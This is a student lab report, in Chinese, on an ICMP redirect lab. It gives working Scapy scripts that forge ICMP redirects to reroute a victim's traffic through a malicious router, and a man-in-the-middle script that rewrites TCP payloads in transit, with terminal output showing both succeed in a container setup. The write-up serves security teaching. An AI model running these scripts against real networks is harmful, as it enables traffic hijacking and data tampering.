ICMP Recirect Attack Lab

57118213 陈洪杰

Task1

首先补全所给代码，如下。

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

在未运行之前先在 10.9.0.5 上 ping 一下 192.168.60.5，如下

```
root@9d1c1c191caa:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.168 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.245 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.154 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.144 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.178 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.174 ms
```

然后看一下 cache，发现是从 10.9.0.11 直接过去的，如下。

```
root@9d1c1c191caa:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
```

清空一下 cache，如下。

```
root@9d1c1c191caa:/# ip route flush cache
root@9d1c1c191caa:/# ip route show cache
root@9d1c1c191caa:/#
```

接着再在 10.9.0.5 上 ping 一下 192.168.60.5，然后在攻击方运行所给代码，如下。

```
root@VM:/home/seed/Desktop/Labs_20.04/Network Security/ICMP Redirect Lab/Labsetup/volumes# python3 task1.py
.
Sent 1 packets.
```

然后再看一下 cache，发现是通过 10.9.0.111 过去的。

```
root@9d1c1c191caa:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 291sec
root@9d1c1c191caa:/#
```

看一下他的路径，发现新增了第一跳，攻击成功。

```
                         My traceroute  [v0.93]
9d1c1c191caa (10.9.0.5)                          2021-07-12T10:55:38+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                              Packets               Pings
 Host                       Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111               0.0%     5    0.2   0.2   0.2   0.5   0.1
 2. 10.9.0.11                0.0%     4    0.2   0.3   0.2   0.4   0.1
 3. 192.168.60.5             0.0%     4    0.4   0.3   0.2   0.4   0.1
```

Q1：不可以重定向外网地址。

将 icmp.gw 改成外网地址，如下。

```
1 #!/usr/bin/python3
2 from scapy.all import *
3 ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
4 icmp = ICMP(type=5, code=1)
5 icmp.gw = "1.2.3.4"
6 # The enclosed IP packet should be the one that
7 # triggers the redirect message.
8 ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
9 send(ip/icmp/ip2/ICMP());
```

清空一下 cache，如下。

```
root@9d1c1c191caa:/# ip route flush cache
root@9d1c1c191caa:/# ip route show cache
root@9d1c1c191caa:/#
```

重复上述攻击步骤后，再看一下 cache，发现攻击失败。

```
root@9d1c1c191caa:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
root@9d1c1c191caa:/#
```

Q2：不可以重定向内网不存在地址。

将 icmp.gw 改成内网不存在地址，如下。

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.222"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

重复上述步骤，再看一下 cache，，发现也攻击失败，如下。

```
root@9d1c1c191caa:/# ip route flush cache
root@9d1c1c191caa:/# ip route show cache
root@9d1c1c191caa:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.064 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.079 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.082 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.058 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.069 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.055 ms
^C
--- 192.168.60.5 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5081ms
rtt min/avg/max/mdev = 0.055/0.067/0.082/0.010 ms
root@9d1c1c191caa:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache
root@9d1c1c191caa:/#
```

Q3：参数置 1 表示不允许随意修改路由。

将 icmp.gw 改回来，同时将下图所示参数置 1，如下。

```
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.9.0.111"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

```
sysctls:
        - net.ipv4.ip_forward=1
        - net.ipv4.conf.all.send_redirects=1
        - net.ipv4.conf.default.send_redirects=1
        - net.ipv4.conf.eth0.send_redirects=1
```

攻击依然失败，如下。

```
root@9f4ac6466793:/# ip route show cache
root@9f4ac6466793:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.106 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.097 ms
From 10.9.0.111: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.083 ms
^C
--- 192.168.60.5 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6122ms
rtt min/avg/max/mdev = 0.060/0.081/0.106/0.015 ms
root@9f4ac6466793:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 291sec
root@9f4ac6466793:/#
```

Task2


补全代码，功能是将自己的名字改成同等长度的 A 字符串，如下。

```python
#!/usr/bin/env python3
from scapy.all import *
def spoof_pkt(pkt):
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        if pkt[TCP].payload:
                data = pkt[TCP].payload.load
                print("*** %s, length: %d" % (data, len(data)))
                # Replace a pattern
                newdata = data.replace(b'hongjie', b'AAAAAAA')
                send(newpkt/newdata)
        else:
                send(newpkt)
f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

到恶意路由下面，将 IP 转发关掉，如下。

```
root@550de23793fd:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

首先，到 192.168.60.5 下面，使用如下命令，开启 netcat 服务器。



然后到 10.9.0.5 下面使用如下命令，连接到服务器。然后就可以在 192.168.60.5 上接收到 10.9.0.5 发来的消息。


```
root@63d53fc522ec:/# nc 192.168.60.5 9090
123
456
```

Q4：方向为从 10.9.0.5 到 192.168.60.5，因为代码功能是要修改受害者发向其他地址的包。

使用 Task1 的方法进行重定向，如下，重定向成功。

```
root@63d53fc522ec:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 293sec
```

在 10.9.0.111，也就是恶意路由上运行代码，得到的响应如下图。



到 10.9.0.5 上发一串携带自己的名字的字符串，如下。

```
root@63d53fc522ec:/# nc 192.168.60.5 9090
hongjie123
```

此时恶意路由 10.9.0.111 的响应如下。

```
.
Sent 1 packets.
*** b'AAAAAAA123\n', length: 11
.
Sent 1 packets
```

在 192.168.60.5 上，发现发过来的消息中自己的名字成功被改为 A'字符串，如下

```
root@2cbf746d47fd:/# nc -lp 9090
AAAAAAA123
```

Q5：使用 mac 地址，恶意路由上只能看到一个包。使用 IP 地址时恶意路由上可以看到不断的包。使用 mac 地址应该更好一点。

首先看一下 10.9.0.5 的 mac 地址，如下。

```
root@63d53fc522ec:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.
9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
```

修改过滤条件，如下。

```
#!/usr/bin/env python3
from scapy.all import *
def spoof_pkt(pkt):
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        if pkt[TCP].payload:
                data = pkt[TCP].payload.load
                print("*** %s, length: %d" % (data, len(data)))
                # Replace a pattern
                newdata = data.replace(b'hongjie', b'AAAAAAA')
                send(newpkt/newdata)
        else:
                send(newpkt)
f = 'tcp and ether src host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

到 10.9.0.5 上发一串携带自己的名字的字符串，如下。

```
root@63d53fc522ec:/# nc 192.168.60.5 9090
hongjie123
```

在 192.168.60.5 上，发现发过来的消息中自己的名字成功被改为 A'字符串，如下。

```
root@2cbf746d47fd:/# nc -lp 9090
AAAAAAA123
```

同时，恶意路由下的响应只有一个包，如下。

```
^Croot@550de23793fd:/volumes# python3 task2.py
*** b'hongjie123\n', length: 11
.
Sent 1 packets.
```